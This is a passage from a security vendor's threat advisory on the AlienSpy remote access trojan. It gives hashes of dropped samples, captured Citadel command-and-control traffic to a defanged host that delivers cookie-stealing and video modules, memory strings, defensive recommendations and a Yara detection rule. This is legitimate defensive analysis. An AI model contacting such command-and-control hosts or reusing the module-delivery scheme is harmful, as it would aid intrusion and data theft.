    PEID Sig:   Microsoft Visual C# / Basic .NET
    PEID Sig:   Microsoft Visual Studio .NET
    PEID Sig:   .NET executable compressor
    Sections (3):
      Name      Entropy  MD5
      .text     6.2      c4358c784b79070898383d732de9ac15
      .rsrc     5.63     728517aea51e6a3c1ab1f4e4ca38a89b
      .reloc    0.1      8397cd923fbaaae9f6b7c286cfa22b3e

2.  oras.exe (randomly generated name)

    File Name:  oras.exe
    File Size:  339968 bytes
    MD5:        49bb7d6583ad00d13488e6907c14944b
    SHA1:       7a50923af645cb3ccfb772ea12952a9faf550fe7
    PE Time:    0x550FCFF3 [Mon Mar 23 08:33:55 2015 UTC]
    PEID Sig:   Microsoft Visual C# / Basic .NET
    PEID Sig:   Microsoft Visual Studio .NET
    PEID Sig:   .NET executable compressor
    Sections (3):
      Name      Entropy  MD5
      .text     6.2      c4358c784b79070898383d732de9ac15
      .rsrc     5.63     728517aea51e6a3c1ab1f4e4ca38a89b
      .reloc    0.1      8397cd923fbaaae9f6b7c286cfa22b3e
```

The above malware was entrenched in the registry run key. Then, the system performed some of the following requests which are known to be associated with the Citadel malware:

```
1.  Victim system request

    POST /server[php]/file.php HTTP/1.1
    Accept: */*
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
    2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
    Host: mezsup[.]xyz
    Content-Length: 128
    Connection: Keep-Alive
    Cache-Control: no-cache

    00000110  0a 6e 09 0b 21 cc 26 32  11 c9 0e 2b c8 02 71 2d .n..!.&2 ...+..q-
    00000120  33 53 33 6c e9 52 ab 5f  4a 22 b9 e9 24 6f 36 48 3S3l.R._  J"..$o6H
    00000130  43 89 83 45 b8 b9 0f b8  b0 83 65 fc 7d 83 34 e4 C..E.... ..e.}.4.
    00000140  88 1c 16 b0 81 7c 18 df  f9 f8 fb fe eb 65 5d 72 .....|.. .....e]r
    00000150  99 12 60 7c f0 b7 16 55  6b 52 fe b2 3e 0d ab fa ..`|...U kR..>...
    00000160  4f 7a 38 65 f9 fa 27 50  81 b1 02 be c6 b7 4e d7 Oz8e..'P ......N.
```

```
    00000170  a0 6f ca 70 f0 e1 8d b3  d3 dd d8 20 7a d2 6c d6 .o.p.... ... z.l.
    00000180  8b c1 f6 dc c2 52 8a 6e  74 98 b4 cb 5f 89 c9 93 .....R.n t..._...
    00000190  9e

2.  CnC server response

    HTTP/1.1 200 OK
    Date: Wed, 25 Mar 2015 02:13:36 GMT
    Server: Apache
    X-Powered-By: PHP/5.4.37
    Cache-Control: public
    Content-Disposition: attachment; filename="%2e/files/cit_video.module"
    Content-Transfer-Encoding: binary
    Content-Length: 177951
    Vary: Accept-Encoding,User-Agent
    Connection: close
    Content-Type: application/octet-stream

3.  Second response from CnC server

    HTTP/1.1 200 OK
    Date: Wed, 25 Mar 2015 02:13:36 GMT
    Server: Apache
    X-Powered-By: PHP/5.4.37
    Cache-Control: public
    Content-Disposition: attachment; filename="%2e/files/config.dll"
    Content-Transfer-Encoding: binary
    Content-Length: 39360
    Vary: Accept-Encoding,User-Agent
    Connection: close
    Content-Type: application/octet-stream

4.  Third response from CnC server

    HTTP/1.1 200 OK
    Date: Wed, 25 Mar 2015 02:13:42 GMT
    Server: Apache
    X-Powered-By: PHP/5.4.37
    Cache-Control: public
    Content-Disposition: attachment; filename="%2e/files/cit_ffcookie.module"
    Content-Transfer-Encoding: binary
    Content-Length: 221471
    Vary: Accept-Encoding,User-Agent
    Connection: close
    Content-Type: application/octet-stream
```

The following are some of the strings found in the process memory of the “CSILlzCw.exe” dropped malware (MD5: 49bb7d6583ad00d13488e6907c14944b):

```
Coded by BRIAN KREBS for personal use only. I love my job & wife.
facebook.com
%BOTID%
%BOTNET%
%BC-*-*-*-*%
%VIDEO%
cookie_module
cit ffcookie.module
video_module
cit video.module
video_start
bc_remove
bc add
http://%02x%02x%02x%02x%02x%02x%02x%02x.com/%02x%02x%02x%02x/%02x%02
x%02x%02x.php
```

The above analysis shows how a remote access tool like AlienSpy presents an extremely high risk to the victim system and network enterprise as additional malware can be downloaded through this RAT.

Detection

A remote access tool (RAT) may have features like anti-detection, credential stealing/keystroke logging/form grabbing, file/registry/process manipulation, system camera and microphone monitoring, capabilities to upload and execute additional software (e.g. malware) in the victim system, among others.

Once the attacker gains control, he could try to propagate to other systems in the network, spread more advanced malware, etc. The attackers could also rent their infected system to other cybercriminals including advanced threat actors looking to gain access to systems of high interest (e.g. Defense Industrial Base partners, advanced research corporations, aircraft & weapons manufacturing corporations, etc.).

Enterprises are recommended to implement policies in which emails containing archives with executables files (e.g. .exe, .jar, .scr, etc.) are inspected by a security appliance before reaching the end user. It could also be beneficial to implement policies in which these type of emails do not reach users not expected to run these type of files in their computer systems without approval from the IT or Security departments. For example, you may not want personnel in the Finance, HR, or Executive office receiving emails with executable file attachments, or archives containing executable files, that could potentially place them at risk.

For this specific version of Alien Spy, searching the enterprise for systems with mismatched file-type with file extensions in the %APPDATA% directory could lead to positive hits. A higher confidence will be gained if the file in the %APPDATA% directory is also entrenched in the registry run key.

The following Yara rule could be used to detect variants of this threat:

```
rule AlienSpy
{
   strings:

        $sa_1 = "META-INF/MANIFEST.MF"
        $sa_2 = "Main.classPK"
        $sa_3 = "plugins/Server.classPK"
        $sa_4 = "IDPK"

        $sb_1 = "config.iniPK"
        $sb_2 = "password.iniPK"
        $sb_3 = "plugins/Server.classPK"
        $sb_4 = "LoadStub.classPK"
        $sb_5 = "LoadStubDecrypted.classPK"
        $sb_7 = "LoadPassword.classPK"
        $sb_8 = "DecryptStub.classPK"
        $sb_9 = "ClassLoaders.classPK"

        $sc_1 = "config.xml"
        $sc_2 = "options"
        $sc_3 = "plugins"
        $sc_4 = "util"
        $sc_5 = "util/OSHelper"
        $sc_6 = "Start.class"
        $sc_7 = "AlienSpy"
        $sc_8 = "PK"

   condition:

                (all of ($sa_*)) or (all of ($sb_*)) or (all of ($sc_*))
}
```

The Fidelis Take

This paper highlights a remote access tool that has evolved over the years and is known to be used by threat actors to infect enterprises worldwide and home users. We are publishing an accompanying set of indicators so others in the security research community can monitor for this activity and potentially correlate against other campaigns and tools that are being investigated.

General Dynamics Fidelis' advanced threat defense product, Fidelis XPS™, detects all of the activity documented in this paper. Further, we will continue to follow this specific activity and actively monitor the ever-evolving threat landscape for the latest threats to our customers' security.

References

1. Kevin Breen – RAT Decoders/AlienSpy.py, March 2015: https://github.com/kevthehermit/RATDecoders/blob/master/AlienSpy.py, https://github.com/kevthehermit/RATDecoders/blob/master/JavaDropper.py (Allatori obfuscated AlienSpy decoder), https://github.com/kevthehermit/RATDecoders/blob/master/adWind.py

2. Kevin Breen – AlienSpy Yara rule, March 2015: https://github.com/kevthehermit/YaraRules/commit/41b91ec9a202fcb8d3c444c3cfff376751d6b6e8

3. AlienSpy Java Rat Overview, March 2015: http://blog.idiom.ca/2015/03/alienspy-java-rat-overview.html

4. Sean Wilson – AlienSpy Decoder, March 2015: https://github.com/idiom/IRScripts/blob/master/AlienSpy-decrypt.py

5. Unrecom RAT May 2014: http://www.threatgeek.com/2014/05/fidelis-threat-advisory-1013-rat-in-a-jar-a-phishing-campaign-using-unrecom.html

6. AlienSpy Java RAT samples and traffic information, Novermber 2014: http://contagiodump.blogspot.com/2014/11/AlienSpy-java-rat-samples-and-traffic.html

7. The Citadel and Gameover Campaigns of 5CB682C10440B2EBAF9F28C1FE438468, June 2014: http://www.arbornetworks.com/asert/2014/06/

8. Adwind RAT Rebranding, Nov 2013: http://blog.crowdstrike.com/adwind-rat-rebranding/

9. Targeted Attacks Delivering Fruit, August 2013: http://www.symantec.com/connect/blogs/targeted-attacks-delivering-fruit

10. Krebs, KrebsOnSecurity, As Malware Memes, May 2013: http://krebsonsecurity.com/2013/05/krebs-krebsonsecurity-as-malware-memes/#more-20230

11. Updates to the Citadel Trojan, November 2012: http://www.secureworks.com/cyber-threat-intelligence/threats/updates-to-the-citadel-trojan/

12. Citadel: a cyber-criminal's ultimate weapon?, November 2012: https://blog.malwarebytes.org/intelligence/2012/11/citadel-a-cyber-criminals-ultimate-weapon/

13. 'Citadel' Trojan Touts Trouble-Ticket System, January 2012: http://krebsonsecurity.com/2012/01/citadel-trojan-touts-trouble-ticket-system/#more-13474